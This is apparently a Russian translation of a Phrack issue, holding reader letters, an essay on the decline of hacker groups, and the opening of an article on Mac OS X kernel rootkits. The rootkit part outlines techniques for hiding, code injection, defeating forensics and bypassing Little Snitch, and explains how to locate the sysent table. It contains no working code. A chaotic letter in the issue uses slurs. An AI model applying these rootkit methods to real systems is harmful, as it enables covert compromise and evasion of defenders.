Мне срочно нужна помощь мне и моему ребёнку 11 месяцев от людей, которые пытаются проецировать в моё сознание и похитить моё «осознание» и вещи в моём осознании. Они пытаются похитить сознание моего ребёнка и забрать мой «рефлектор». Я служу высшему свету, во имя Иисуса Христа.

Пожалуйста помогите мне или направьте меня к людям, которые могут работать со мной в сознании для защиты меня и моего ребёнка. Хочу найти «проекторов» в сознании.

Спасибо,
Imago

[Чувак, твоё письмо было совершенно крутым до этой фразы «Иисус Христос». В Phrack есть много экстрасенсорных экспертов, которые могли бы помочь тебе найти злобных проекторов. Однако все они — атеисты. Не повезло.]

0x02 — Послание от мамы

[Как можно ожидать, мы получаем много писем, которые не поддаются осмыслению и нередко откровенно бредовые. Но иногда нам приходят тексты, которые сложно классифицировать. Это спам? Бред сумасшедшего? Бывшего элитного хакера, обдолбавшегося кислотой?

Не может быть. Это вообще не имеет никакого смысла. Или имеет?]

От: "Perforated P.P.Pig" <momislove84@yahoo.com>

====НАЧАЛО ПОСЛАНИЯ ОТ МАМЫ====

```
/_____\|
/$$$$$$ $$ |____
$$ |  $$ $$ \
$$ |  $$ $$$$$$ |
$$ |  $$ $$ |77$$ |
$$ \_$$ $$ |  $$ |__
```

```

$$      $$/$$ |  $$ /  |
$$$$$$/ $$/    $$/$$/
          $/

```

by The Pain (no cozmik?! the fuck kind of figlet generator...)

```

/  \      /  \      /  \      /  \      /  \
$$ \    /$$ |    /$$ |    /$$ |    /$$ |
$$$ \  /$$$ |    /$$$ |    /$$$ |    /$$$ |
$$$$ /$$$$ |$$$$$$$ $$$$$$$$ $$$$ | /$$$$$ /$$$$$$/$$$$$$/
$$ $$ $$/$$ | /  $$ $$ |  $$ $$ $$$$/  $$  $$ $$$$ \  $$ |
$$ |$$$/$$ /$$$$$$$ $$ |  $$ $$ $$ |  $$$$$$$/$$$$$$ |  $$ |/$$ |
$$ | $/  $$ $$ 78 $$ $$ |  $$ $$ $$ |  $$  /  $$/$$  $$ $$/
$$/      $$/  $$$$$$/$$/  $$/$$/$$/  $$$$$$/$$$$$$$/  $$$$/

```

==

Все эти линии, линии, линии... И пчёлы!

<https://www.youtube.com/watch?v=wRmmlqcejGI>

Шутка. :)

Привет всем. Это мама. Помните те телетайп-приколы?

Давайте!

Ладно. Теперь, когда я вас насмешила (надеюсь!), хочу поговорить о барабанах:
<https://www.youtube.com/watch?v=S219XUm18LA> (найдите оригинал!)

(Это будет происходить часто. Повеселитесь с загадками, которые я для вас оставила, дети!)

Если честно, знаете, что раздражает? Вот это:

<https://phrack.org/issues/7/3.html#article>

Это раздражает не потому, что написал ребёнок. Это раздражает не потому, что написано плохо (на самом деле именно это делает текст таким очаровательным и трогательным). Это раздражает не потому, что это правда.

Это раздражает потому, что это невозможно услышать. Не говоря уже о том, что быть ребёнком считается оскорблением. Дети умнее, чем вы думаете. Fuck the pedos за то, что решили, будто это для них.

=====

```

  o
 /|--
/ |__  *OllyDBG* to popshuvit
 /
 \____/
  o   o
 /
*
```

=====

419 Eater! <3 Боже, мои дефициты разгулялись. Бедный Dow. Но не Koch. Это Live? Или... 1057? ;3

Ещё юмора для моих неслышанных детей, в противовес занудству этого документа.

День стирки — очень опасный день.

<https://www.youtube.com/watch?v=D12FIDySF0I>

Продолжим. (Вы ведь понимаете возможности и необходимость точки останова, да? =) [Вы продолжили, разобрав следующую строку. Аккуратно, не правда ли?]

Unclosed[F9]

(Конечно, -не все- авторитарные фигуры — педофилы, но всё равно, это смешно — их так называть. Намёк. ;) Понятия не имею, о чём вы говорите.

Если вы совершаете ошибку, это потому, что вы облажались. И это прекрасно, не правда ли? Эта плотская истина, этот один и ноль, это объявление логики, бегущей по вашим венам как... ну, вы знаете что это значит. Вы читали.

Ошибка разбора.)

Потому что вы хакеры. Вы изучаете. Вы учитесь. Вы любите учиться. Вы никогда не останавливаетесь. И это прекрасно. Партизанские учёные, изучающие любимое искусство: единица и ноль в последовательности байт, слов, двойных слов, а теперь и восьмибайтных слов. :)

Краткое описание тех, кто вас ненавидит: <https://www.youtube.com/watch?v=95t1pLrm70s>

Эти чёртовы люди. Эти чёртовы обидчики. Я злюсь. Вот дефьюзер для вашего занудства: https://www.youtube.com/watch?v=JzNku_x2SLA -- steve brule

[F9] Спасибо. :) На чём я остановилась? Столько всего надо сказать... <https://www.youtube.com/watch?v=AHBYgbA0sU8>

В «Хакерском манифесте» есть плотское желание быть услышанным. Быть понятным. (Прочитайте /Противостояние/ Стивена Кинга.

<https://www.youtube.com/watch?v=NkKOeeYko7w>) Объяснить то, чего ни один взрослый по-настоящему не желает слышать. (Вы уже заметили ошибку на единицу?) Объявить войну по-детски. И всё же это просто не слышат.

Это невозможно услышать? Или оно само не хочет быть услышанным? Ах... вот в чём загвоздка.

Взрослые отрицают, что терпят неудачу с детьми. Таково послание «Хакерского манифеста». Не напрямую — конечно, не напрямую. Это настолько ясно, что The Mentor++ со всей его абсолютно живой юношеской гениальностью — push и pop — злится не только на взрослых за то, что они подвели их (что за чёрт, мама), но и одинаково хорошо понимает, что его данные, эти строки слишком затянулись, превосходит само понятие авторитета. Действительно, это делает авторитет нерелевантным объектом, поддерживаемым запуганными дронами, обнаруживающими, что половые доски их смехотворно плохо построенных кораблей кода лишаются гвоздей в форме эксплойтов, инженерии и общего эклектичного компромисса. (Опечатки — это весело.) INJECT INJECT

Ну и что, что The Mentor не выбрал «подходящие» слова? (Это ещё называется дикцией. Границы — полезная вещь, и их здорово нарушать.) Ну и что, что он делал опечатки? Ну и что, что его тоска была так очевидна в его тексте? Ну и что, что он был самоуверенным занудой в своём письме? НУ И ЧТО?

<https://www.youtube.com/watch?v=0XoyDqFy5pU>

Он был прав. Смиритесь с этим. <http://tinyurl.com/marshmelol>

Те, кто не может видеть, что The Mentor был прав, должны, пожалуй, попытаться понять, с кем имеют дело (конечно, они никогда этого не сделают, потому что...):

v v v v v v

Теперь это наш мир... мир электрона и переключателя, красота бода. Мы пользуемся уже существующим сервисом, не платя за то, что могло бы стоить копейки, если бы им не управляли жадные стяжатели, а вы называете нас преступниками. Мы исследуем... а вы называете нас преступниками. Мы ищем знания... а вы называете нас преступниками. Мы существуем без цвета кожи, без национальности, без религиозных предрассудков... а вы называете нас преступниками. Вы строите атомные бомбы, вы ведёте войны, вы убиваете, обманываете и лжёте нам, пытаясь заставить нас думать, что это для нашего блага, — но преступники это мы.

Да, я преступник. Моё преступление — любопытство. Моё преступление — судить людей по тому, что они говорят и думают, а не

по тому, как они выглядят. Моё преступление — превзойти вас, и этого вы мне никогда не простите.

Я хакер, и это мой манифест. Вы можете остановить этого человека, но вы не можете остановить нас всех... в конце концов, мы все одинаковы.

^ ^ ^

Спасибо, дети. Ошибка на единицу. Но в какую сторону? ;-)

(Привет, Испания! https://www.youtube.com/watch?v=U-Oxx_YbYnM)

Добро пожаловать. У вас есть почта! Боже, понятия не имела, что мой пароль нужно менять! Спасибо, Стив Кейс, мой пароль — fishing!

Маму однажды заразил поддельный «пантер». Он говорил ей «твой компьютер ВЫЕБЛЕН!!!» Снова и снова. В DOS-терминале.

Я не могла это остановить. Я не понимала, что это значит. Я была молодой. Я думала, что просто развлекаюсь, понимаете? Было смешно нажимать «runt» и наблюдать, как люди исчезают. (Третье лицо. Первое лицо. Литературные приёмы.)

Ах... Мама дала утечку своему эго. F9 за меня, дорогие.

moar liek F8 amirite (Действительно. <3)

Враг нашего сообщества — это очень даже скрипт-кидди. Ах, но, как хакеры, вы должны понимать, что же такое скрипт-кидди на самом деле. Вы на верном пути: у скрипт-кидди проблема с эго. Но ваша мама хотела бы подробно объяснить своё понимание скрипт-кидди, ведь скрипт-кидди — это метафора пол 4 врага вашего разума.

<https://www.youtube.com/watch?v=UDf2r9DnVGU>

Знаете, что такое скрипт-кидди? Это не просто кто-то без таланта. Это не просто кто-то, кто пользуется инструментами сообщества — нет, это гораздо больше. Скрипт-кидди — это тот, кто злоупотребляет знаниями, которые не способен по-настоящему понять, ради власти. Скрипт-кидди — это тот, кто берёт то, что ему дали — любовь и красоту каждой отдельной страстной строчки кода каждого эксплойта, дроппера и пакера — и просто хвастается. Да, ты хакер — ты взламываешь эмоции. И это не значит, что ты не талантлив в манипуляции эмоциями — во многих отношениях это важный талант. Нет, что придаёт понятию скрипт-кидди заслуженную мерзость — это способ работы скрипт-кидди: хвастун, лжец. Вор.

Конечно, это просто разные виды артистов, само собой. Лжецы талантливы. У воров самые скользкие пальцы. (Среди воров на самом деле есть честь. Не верьте предыдущей риторике.) И по-своему у скрипт-кидди есть особый вид таланта.

Они могут убедить вас, что являются хакерами, потому что выглядят как хакеры.

Между скрипт-кидди и хакером — огромная разница. И она бинарно не имеет никакого отношения к тому, что они не написали свой собственный код.

Скрипт-кидди — не хакер. Почему? Как? Они же используют приёмы?

Используют. И не должны. Вы должны их остановить. Ведь их главная цель — питать и раздувать своё эго. Не взламывать.

Мы уже давно пришли к пониманию, что скрипт-кидди не заслуживает уважения — и это правильно. Тот, кто стремится повысить свою известность в ущерб страсти — или, вернее, чья страсть -и есть его эго — в каком-то смысле может считаться хакером. Но мы должны отказывать им в этом. Мы должны просто лгать. Убейте нарцисса.

Разве ребёнок — не хакер лишь потому, что использует только Metasploit? Нет, говорит мама, ведь ребёнок — хакер, потому что знает, как ПОЛЬЗОВАТЬСЯ Metasploit. Нельзя просто взять Мордор, запустив AutoPwn — мама пробовала. Мама потерпела неудачу. Мама не художник взлома, как многие её дети. Мама умеет писать эксплойты++ она просто плохо их исполняет. (А может, вы не знаете, на какие эксплойты способна ваша мать. Хитрые штучки. ;) pop

Ребёнок — скрипт-кидди, потому что использует Metasploit? Нет, говорит мама, по тем же причинам, перечисленным выше — только хакер знает, какие эксплойты запускать и где, обследовав входные точки системы. Скрипт-кидди раздражается от того, что недостаточно изящно барабанит по кнопкам, как чёртов дурачок.

(Хакеры понимают дуализм таких слов, как retard и faggot. Скиды — нет.)

Итак, скрипт-кидди — хакеры? Технически — да. Логистически — идите к чёрту.

[Alt+0153]

Почему идите к чёрту? Их эго мешает. Оно мешает им самим. Оно мешает вам. Оно мешает сообществу.

Хакерское сообщество — одно из лучших в мире благодаря своему сильному стремлению к умерщвлению эго. Убиение внимание-вампилов — весьма достойное занятие хакерского сообщества. На самом деле, этим следовало бы заниматься чаще.

Смерть эго — суть хакера. Жизнь эго — суть скрипт-кидди. Ах... бинарность. <3)))О и Neurosis

Возьмём фурри в качестве метафоры. Все ли фурри — эгоманьяки? Эгоистичные нарциссисты, как чума интернета? Конечно нет. Многие фурри талантливы. На самом деле, вы можете обнаружить, что фурри — это фауна интернета. (Они рулят корневыми серверами. Без шуток. Вы понимаете, о чём я, еуман.) Но в силу природы сообщества фурри в нём есть врождённая чума нарциссизма, присвоения чужого авторства у художников, которым они так деистически поклоняются. QUNTGLVHSQWIUNETHUEBNAOPQVNCPWET3220qalfafLHUEILW Стирание.) Действительно, эти фурри служат метафорой для 4 четыре пол потолок float [F9] Хорошо. Эти фурри служат метафорой для скрипт-кидди. Скидов.

(White Mantis — очень хороший художник-фурри...)

Скиды нарциссически пользуются вашим творчеством и делают вид, что хвалят вас за него. Конечно, они никогда вас не хвалят — они крутые хакеры, потому что пользуются вами. А ведь вы вложили в тот эксплойт душу, не так ли? Вы наткнулись на ту уязвимость и месяцами — а то и годами! — спускались в самые тёмные глубины ядра, чтобы понять не только как обнаружить её присутствие, но и как обуздать её, накинуть седло на того дракона и домчаться до root.

И они ещё -хвастались- этим? Надменно объявляли о своей мощи благодаря -вашим- исследованиям? А потом оборачивались и спрашивали вас: эй, где следующий? Чувак, тот хит, что ты мне дал прошлый раз, боже, был таким мощным, таким крепким, можно ещё и стащить ту славу, которая тебе и самому-то не нужна, чёртов задрот?

Скиды не обязательно белошляпочники, нет. Но много-много белошляпочников? Да. Чёртовы скиды.

У белошляпочников есть желание защищать. Но слишком многие из них тонут в самодовольном дерьме своих непомерно раздутых эго. Здесь напрашивается ещё одна метафора, но, дорогие мои, живите для роя. Утечка StarCraft.

Белошляпочники — не ваши враги. Это сообщество нуждается в защитниках. Защитники — это дуализм атакующих. Хороший защитник может остановить хорошего атакующего и привести всё к патовой ситуации. Вы знаете эту сцену:

<https://www.youtube.com/watch?v=5oPsvq81n2A>

Защитники поддерживают ваше существование. Атакующие поддерживают ваше существование. Ибо в этом сообществе мы то одно или другое, но не хог: тернарная система. Атака, защита и смешение.

Ваши враги — скиды. Убейте скидов передозировкой. Дразните их. Но сначала вы должны дать им возможность умертвить своё эго. Ведь лучшие хакеры к <https://www.youtube.com/watch?v=S0JfwiHjVlg> [F9] [F9] [F9]

и mad bro[F9] [F9] [F9] [F9] [F9] [F9] [F9] [F9] [F9] [F9]

Хехе. Хорошо. :)

Ведь лучшие хакеры умертвили свои эго. Всё, что осталось — это ид... и суперэго.

Могущественнее белошляпочника!

Быстрее орущего зеродея!

Мама не смотрела много Супермена... но вы понимаете суть. :)

Хакерское сообщество очень разнообразно и замечательно. И всё это потому, что истинные экспериментаторы сообщества нашли разнообразные способы уничтожать эго. Те эго, которые нельзя убить добротой и убеждением? Что ж... вы читали ZF0.

Хочу кое-что переделать для вас:

Дайте нам ваших пакерщиков, ваших крэкеров, авторов эксплойтов и странных художников, ваших потребителей Jolt на CTF-соревнованиях, играющих просто ради игры. Господ The Plague, распространяющих чумы своих обфусцированных пейлоадов. Убейте это, ваши эго, шторм-шум вашей науки, мы показываем вам кукиш, вы, не видящие, что мои дети блестящи. И заслуживают стейка.

Убейте скидов. И спросите местных детей: а кто, чёрт возьми, такие диды? Ведь они — одно и то же, ответ за ответ, в одном ритме.

Приветы: Да пошли они. Это для вас всех. :)

Хейтеры: Я вас люблю. Опровергните меня своей злобной наукой.

Заключительные замечания:

СМОТРИТЕ

МИСТЕР

РОБОТ

ОЧЕНЬ

ВНИМАТЕЛЬНО

Обращайте внимание на несоответствия. Они весёлые. Как... ну. :)

Первое: <https://www.youtube.com/watch?v=Wru2aDvmpT0>

В заключение: <https://www.youtube.com/watch?v=zAB5AC9yhY0>

И: <https://www.youtube.com/watch?v=D9RfSYOfKD0>

Многоточия.

====КОНЕЦ ПОСЛАНИЯ ОТ МАМЫ====

0x03 — Письма про P0

[Мы получили много писем, связанных с P0. Непонятно почему — мы не имеем к ним никакого отношения. Публикуем одно из них.]

От: patagonico
Тема: P0

Думаю, это можно разделить на две части: техническую и нетехническую.

Техническая: нахождение багов в огромной кодовой базе возрастом 20 лет — бесполезно. Это как давать ту самую пресловутую рыбу. Кодовая база всегда будет голодна и глючна. Нужно было учить разработчиков ловить баги 20 лет назад. Защитное ПО и автоматические инструменты помогают, но нельзя защититься от логических уязвимостей или инъекций. К тому же на каждый найденный вами баг разработчики вводят 1000 новых. Охотники за уязвимостями всегда будут в меньшинстве.

Нетехническая: Моральное превосходство хороших хакеров — это физиологическая иллюзия, вызванная тестостероном, основная цель которой — установить иерархию доминирования и помочь вам иметь секс и передавать свои гены. Это не работает. В инфосеке нет девушек. Девушки в инфосеке — это мужчины. Хорошо или плохо сообщать об уязвимостях? Покажет время. Слишком сложная система, чтобы делать какие-либо прогнозы. Возможно, лучше жить в мире, где оружие устарело и страны нападают друг на друга с помощью зеродеев. Вы видели, что бомба делает с детским садом? Зеродеи этого не делают. Зеродеи — изящное оружие для более цивилизованной эпохи.

|--[EOF]=-----=|

Закат хакерских групп

Автор: Strauss

Email: strauss@phrack.org

Содержание

- 0 - Введение
- 1 - Предпосылки
- 2 - Современность
- 3 - Заключение
- 4 - Приветствия
- 5 - Ссылки
- 6 - Примечания

0 - Введение

Большая часть ранней истории хакерства нередко разворачивалась вокруг сообществ как главных действующих лиц. От CCC в начале 80-х до TESO в 2000-х, через LoD, MoD, cDc, L0pht и многие другие известные и незаслуженно забытые команды хакерских героев — именно они своими статьями, инструментами и действиями создали, сформировали и увековечили нашу культуру.

В этой статье речь пойдёт о том, почему в последнее время хакерских групп почти не осталось, и почему те немногие, что существуют, — например Anonymous и связанные с ним инициативы, — не оказывают столь же значительного культурного воздействия, как их предшественники.

1 - Предпосылки

Хакерство по самой своей природе является подпольным движением. Его участники всегда были теми, кто применял технологии способами, выходящими за рамки знаний большинства пользователей. Оно неразрывно связано с напряжёнными усилиями по раскрытию прежде неизвестной информации и с последующим распространением этих открытий. Данные принципы оставались неизменными на протяжении всей истории хакерства — начиная с эпохи, когда компьютеров почти никто не использовал, и вплоть до нынешней всеобщей информатизации.

Сама природа хакерских интересов неизбежно порождает трудности: углублять знания в любой области непросто. Это требует серьёзных исследований, экспериментов и может обернуться бесконечным путём, если заранее чётко не поставить цели. Как и в любой научной дисциплине, здесь необходима готовность к сотрудничеству — качество, которое, к счастью для хакеров, получило мощный импульс благодаря появлению компьютерных сетей и, прежде всего, Интернета.

Компьютерные сети всё в большей мере открывали возможность передавать неограниченный и нецензурируемый объём информации через любые расстояния с минимальными усилиями, ничтожными затратами и практически мгновенно. С точки зрения развития коммуникаций можно было бы ожидать, что события от 80-х годов до наших дней приведут к геометрическому росту числа хакерских сообществ. На деле хакерство, можно сказать, выросло. А вот хакерских

сообществ — определённо нет. Так что же пошло не так?

2 - Современность

Мы живём в эпоху ограниченного творчества. Более того, как ни парадоксально, творческое начало особенно редко проявляется именно в группах и командах. Казалось бы, сообщества, а не одиночки, должны обладать бóльшим интеллектуальным потенциалом для созидания — но в последнее время мы наблюдаем триумф соло, эпоху эго. И это, разумеется, когда нам вообще попадается что-то, способное привлечь внимание своей оригинальностью, — удовольствие, которое становится всё более редким.

В эссе «Войны времени» [1] Марк Фишер объясняет, что постфордизм привёл нас к этой каталептической неспособности к инновациям. Наше почти навязчивое влечение к труду поглощает не только наше время в буквальном смысле — в виде рабочих часов, — но и наш разум, отвлекая нас от всего остального, чем мы могли бы заниматься. Эти отвлекающие факторы включают постоянное подключение к повсеместным медиа (например, частые проверки новой почты или обращения к социальным сетям с мобильных устройств), а также возросшую озабоченность финансовой стабильностью и обеспеченностью — озабоченность, которая лишь усиливается по мере того, как социальные гарантии неуклонно урезаются как государством, так и частным сектором.

Важно отметить, что наши капиталистические тревоги укоренены в нас глубже, чем может показаться на первый взгляд, — и это справедливо даже для людей с самыми разными политическими взглядами. Обеспечить себе существование нелегко, само по себе оно не даётся. Получить образование, найти работу, оставаться в курсе событий... Что бы ни были ваши устремления, то, что вы считаете себя обязанным делать, — это уже, вероятно, немало. И, по всей видимости, это предполагает преимущественную сосредоточенность на «своих делах».

Беспокойство, царящее в наших мыслях, бьёт по интеллектуальной солидарности ещё сильнее, чем по индивидуальному творчеству. Проще говоря, если одному человеку уже столь трудно отвлечься от этих «помех» и погрузиться в созидательный процесс, то что уж говорить о том, чтобы группа людей объединилась в подлинное коллективное сознание. Связи, соединяющие коллективно мыслящих людей, требуют самоотдачи для своего становления, а наши эгоистичные заботы этому отнюдь не способствуют (см. примечание «А»). Преданность нужна не только для выполнения самой работы, но и для того, чтобы выявить общие ценности и цели, на которых строится подлинная человеческая связь.

Заметим, что речь идёт не столько о сотрудничестве, сколько о коллективности. Сотрудничество, как правило, дробит творческий процесс таким образом, что он может осуществляться нарастающим образом за счёт вполне самостоятельных, индивидуалистических вкладов. Именно так устроено большинство проектов с открытым исходным кодом. Роли чётко разграничены, чтобы человеческая интеграция была минимальной — насколько это позволяют современные процессы разработки программного обеспечения в целом. Подлинный «разум улья» [2] не может существовать без поддержки более крепкой, более единой когнитивной связи. Примечательно, что популярные версии LOIC — DDoS-инструмента, применявшегося «Anonymous», — содержат функцию «разума улья» (то есть автоматическое получение цели с заданного IRC-сервера и канала с последующей отправкой пакетов на неё). Хотелось бы, чтобы всё было так просто.

Понятие «conscience collective» («коллективного сознания») было впервые введено Эмилем Дюркгеймом, который в своей книге 1893 года «О разделении общественного труда» утверждал, что «чем более примитивны общества, тем больше сходств (особенно нашедших отражение в первобытной религии) обнаруживается между составляющими их индивидами; напротив, чем

более цивилизован народ, тем легче различить его отдельных членов», — как излагает Р. Алан Джонс [3].

Итак, вслед за (или вопреки) широким распространением атеизма и агностицизма, провозглашаемым в Интернете и других популярных медиа, принято считать, что религиозные убеждения переживают упадок, утрачивая то, что традиционно служило обществам точкой единения. Более того, современный человек — особенно житель явно перенаселённых мегаполисов — всё настойчивее ищет уникальности (см. примечание «Б»). В этой нескончаемой толпе интересных, выдающихся персон каждый хочет как-то выделиться, доказать свою непохожесть и самобытность. В итоге это превращается в бессмысленную борьбу неизвестно с кем — ради кажущейся исключительности. Вместо того чтобы тянуться к ближнему, мы стремимся отдалиться от него — и тем самым, по нашему разумению, стать замечательными.

3 - Заключение

Современная жизнь почти сговорилась против коллективного. Нас терзает неиссякаемый поток информации и ежедневные тревоги вечно нестабильной, необеспеченной жизни. К тому же мы боимся самой мысли о том, чтобы быть похожими на других, разделять чужие взгляды и мнения. Вследствие этого мы становимся всё более разборчивыми в выборе партнёров — под предлогом того, что «они не понимают». В хакерстве это ещё и затрагивает деликатную тему доверия, которая заслуживает отдельного эссе — с учётом неоспоримой важности, которую этот вопрос приобрёл со временем.

Если попытаться вкратце изложить наши мысли о создании хакерских групп, они выглядели бы так: никто никогда не чувствует того, что чувствуем мы. Им нельзя доверять, и у нас нет на них времени. Единственная позиция, согласующаяся с нашим стремлением к комфортной и безопасной жизни, — это замкнуться в рамках собственных ограничений, игнорировать живой ум вокруг и смириться с посредственностью, на которую наше общество обрекло наш досуг.

4 - Приветствия

Единственная моя благодарность обращена к тому, кто дочитает это до конца и обдумает прочитанное. С нетерпением жду ваших комментариев.

5 - Ссылки

[1] «Time Wars», Mark Fisher - <http://www.gonzocircus.com/xtrpgs/incubate-special-exclusive-essay-time-wars-b>

[2] «Collective Consciousness», Wikipedia - http://en.wikipedia.org/wiki/Collective_consciousness

[3] Отрывок из «Emile Durkheim: An Introduction to Four Major Works», Robert Alun Jones - <http://durkheim.uchicago.edu/>

6 - Примечания

А) Что касается социальных сетей: при всём том, что по своей природе они представляют собой вполне правомерный инструмент построения сообщества, в повседневном использовании в них превалирует эгоизм — в виде сладострастного удовольствия, питающего хроническую «подключённость»: то вуайеристскую, то эксгибиционистскую и зависимую.

Б) Можно, впрочем, привести и контраргумент: глобализирующий аспект Интернета донёс ощущение раздражающей заурядности даже до жителей наименее населённых мест.

Пересмотр руткитов ядра Mac OS X

Автор: fG!

Содержание

1. Введение
2. Классические проблемы
 - 2.1. Что изменилось со времён Tiger
 - 2.2. Методы обнаружения таблицы sysent
 - 2.3. Скрытие kext
 - 2.4. Скрытие файлов
 - 2.5. Скрытие процессов
 - 2.6. Модификация обработчика системных вызовов
3. Чтение файловой системы из пространства ядра
 - 3.1. Краткий обзор VFS
 - 3.2. Простой способ — Apple любит авторов руткитов!
 - 3.3. Более сложный способ
 - 3.4. Разрешение символов ядра
4. Выполнение пользовательских бинарников из ядра
 - 4.1. Запись из памяти ядра в процессы пользовательского пространства
 - 4.2. Злоупотребление (снова!) dyld для инъекции и выполнения кода
 - 4.3. Поиск места для инъекции
 - 4.4. Идеи — это хорошо, но исполнение — это всё
 - 4.5. Динамическая библиотека
 - 4.6. Заметение следов
5. Пересмотр коммуникации userland↔kernel
 - 5.1. Символьные устройства и ioctl
 - 5.2. Kernel Control KPI
 - 5.3. Идеи для собственных альтернативных каналов
6. Антифорензика
 - 6.1. Дешёвые трюки для уменьшения следов
 - 6.2. Атаки на DTrace и другие инструменты наблюдения
 - 6.2.1. FSEvents
 - 6.2.2. kdebug
 - 6.2.3. TrustedBSD
 - 6.2.4. Аудит — Basic Security Module
 - 6.2.5. DTrace
 - 6.2.5.1. Провайдер syscall
 - 6.2.5.2. Провайдер fbt
 - 6.3. AV-Monster II
 - 6.4. Обход Little Snitch
 - 6.5. Зомби-руткиты
7. Предостережения и обнаружение
8. Заключительные слова
9. Ссылки
10. T3h I337 c0d3z

1. Введение

В Phrack #66 авторы ghalen и wowie описали интересные техники создания руткитов для ядра OS X. Та статья написана почти 4 года назад и отстаёт от реальности на 4 крупных версии OS X. Сегодня лидером является Mountain Lion, и многие из описанных тогда техник уже неактуальны — Apple отреагировала и закрыла эти «дыры».

Число известных руткитов, нацеленных на OS Apple, можно пересчитать по пальцам одной руки. Самым свежим публичным релизом был Rubilyn [2] — простой руткит, работающий под Lion (v10.7) (если вы читаете по-корейски, по адресу [3] есть очень интересный анализ криминалистики памяти).

В коммерческой индустрии шпионского ПО недавно произошла утечка DaVinci (он же OS.X/Crisis) — пользовательско-ядерного руткита с интересными возможностями и недостатками [4]. Ходят слухи о FinFisher, однако утечки версии для OS X пока не было. Всё остальное слишком старое и устаревшее.

Главная цель данной статьи — обновить публичные знания и представить ряд «новых» техник, чтобы и атакующие, и защищающиеся стороны могли совершенствоваться. Статья сосредоточена на текущей версии системы на момент написания — Mountain Lion v10.8.2.

Средства защиты и доступные инструменты до сих пор слабы. Я надеюсь, что эта статья мотивирует других вкладывать время и ресурсы в улучшение ситуации. Весьма вероятно, что наступательные знания значительно опережают оборонительные.

Я старался сделать статью как можно более полной, но объём предстоящей работы таков, что это бесконечная история. Некоторые из предложенных решений можно улучшить или реализовать иначе. Приветствую разработку новых подходов и их публикацию — мне тоже нравится учиться у других ;-)

Надеюсь, вы получите удовольствие от этого (долгого) путешествия.

fG!

2. Классические проблемы

Этот раздел начинается с описания важных изменений, произошедших со времён Tiger. Затем рассматриваются старые техники получения адреса sysent и их проблемы, а также представлено решение, совместимое с прошлыми, нынешними и будущими версиями OS X.

Далее описаны улучшения классических функций руткита — скрывание и уклонение от (простого) обнаружения. Следует отметить, что они были разработаны до техники разрешения символов внутри ядра, которая будет описана позже, поэтому местами кажутся несколько грубоватыми. Я считаю, что в этих знаниях есть ценность, и именно поэтому описываю их в первоначальных условиях.

2.1. Что изменилось со времён Tiger

Наиболее удобным и излюбленным многими местом перехвата системных вызовов является таблица sysent — достаточно заменить один указатель. Apple последовательно усиливала защиту

этого «замка», скрывая символ таблицы `sysent` и меняя её расположение.

В Mountain Lion таблица теперь находится в памяти только для чтения (впрочем, это само по себе не большая проблема). Техники перехвата системных вызовов подобного рода легко обнаружить базовыми инструментами анализа, однако они по-прежнему интересны и полезны для других целей, что будет показано далее.

Ещё одно важное изменение: список модулей ядра (`kmod_info_t`) помечен как устаревший. Ранее руткит в виде расширения ядра легко скрывался от `kextstat` путём манипуляции этим списком. Теперь для скрытия от инструментов просмотра загруженных расширений ядра необходимо патчить класс `OSArray` из I/O Kit под названием `sLoadedKexts`. Снэар первым публично обсудил эту проблему, а коммерческое шпионское ПО OS.X/Crisis первым (насколько мне известно) реализовало её. Его техника будет описана позже.

В Mountain Lion наконец появился ASLR для ядра. Разработка и запуск эксплойта для установки руткита, возможно, стали сложнее, но после этого всё идёт (в основном) как обычно.

Вплоть до Snow Leopard Apple удаляла таблицу символов из адресного пространства ядра, поэтому не было простого способа разрешить неэкспортированные символы внутри расширения ядра или драйвера I/O Kit. В Lion это изменилось: полный сегмент `__LINKEDIT` оставляется в памяти ядра, но помечается как подкачиваемый. Снэар показал это в одном из постов [5], а руткит `rubilyn` использует эту возможность. Следует иметь в виду, что применяемая ими формула содержит небольшую ошибку — она предполагает, что таблица символов расположена в начале `__LINKEDIT`. В Lion это верно, но не в Mountain Lion.

Я покажу решение, которое является стабильным, простым и совместимым со всеми версиями OS X. Звучит слишком хорошо, чтобы быть правдой! :-)

2.2. Методы обнаружения таблицы `sysent`

Как описано в статье Phrack 66, Лэндон Фуллер [6] первым публично представил технику, решающую проблему удаления экспортируемого символа `sysent`. Его метод основан на расстоянии между (по-прежнему) экспортируемым символом `nsysent` (количество записей в таблице `sysent`, то есть число системных вызовов) и самим `sysent`. Проблема этого подхода в том, что Apple может менять расположение `sysent` между выпусками — смещения изменятся, и руткит сломается, раскрыв себя. Неприемлемо!

Проиллюстрируем это примером, начав с Mountain Lion 10.8.2:

```
$ nm /mach_kernel | grep nsysent
ffffffff8000839818 D _nsysent
```

Расположение `sysent` можно найти, дизассемблировав ядро и обратившись к одной из трёх функций, ссылающихся на неё:

- `unix_syscall`
- `unix_syscall64`
- `unix_syscall_return`

Для 10.8.2 указатель `sysent` расположен по адресу `0xFFFFFFFF80008000D0`, а сама таблица — по `0xFFFFFFFF8000855840`. Формула Лэндона здесь неприменима.

В Lion 10.7.5:

```
$ nm mach_kernel_10_7_5 | grep nsysent
ffffffff8000846ed8 D _nsysent
```

А `sysent` расположен по адресу `0xFFFFFFFF8000842A40`.

Это подтверждает, что Apple перемещает указатель между выпусками. Обратите внимание, что все приведённые значения относятся к ядру на диске, то есть не включают смещение ASLR ядра. Смещение будет раскрываться по мере необходимости в примерах.

Ещё одна техника описана в *The Mac Hacker's Handbook* [7], вышедшей в 2009 году и ориентированной на Leopard.

На странице 332 есть фрагмент кода, выполняющий поиск в памяти «чего-то, что имеет такую же структуру, как таблица `sysent`». Начальная точка поиска — символ `nsysent`, а указатель при поиске смещается для сопоставления элементов массива `sysent`.

Этот код не работает в Snow Leopard, поскольку массив `sysent` там расположен до символа `nsysent`. Код необходимо модифицировать под конкретные версии.

Приведённые примеры демонстрируют, что Apple меняет расположение `sysent` между выпусками. Стабильный руткит требует универсальной техники.

Вторая техника поддаётся адаптации для всех случаев. Сначала выполняется сканирование адресов памяти выше `nsysent`, затем — ниже, если первый поиск не дал результатов. Если `nsysent` также перестанет экспортироваться, поиск придётся вести от другого символа, и игра в кошки-мышки продолжится.

